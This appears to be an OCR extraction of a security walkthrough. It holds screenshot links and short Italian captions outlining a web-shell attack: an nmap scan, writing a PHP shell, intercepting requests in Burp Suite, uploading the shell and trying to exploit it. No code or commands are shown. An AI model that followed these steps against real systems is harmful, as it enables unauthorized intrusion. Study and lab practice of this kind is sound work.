

faccio una scansione della rete con nmap per vedere gli host attivi


faccio una scansione della rete con nmap per vedere gli host attivi




scrivo la mia shell in php




apro il burpsuite per intercettare le richieste




vado nella pagina di upload e carico la mia shell




vedo che il caricamento ha avuto successo




allora provo a sfruttare la shell



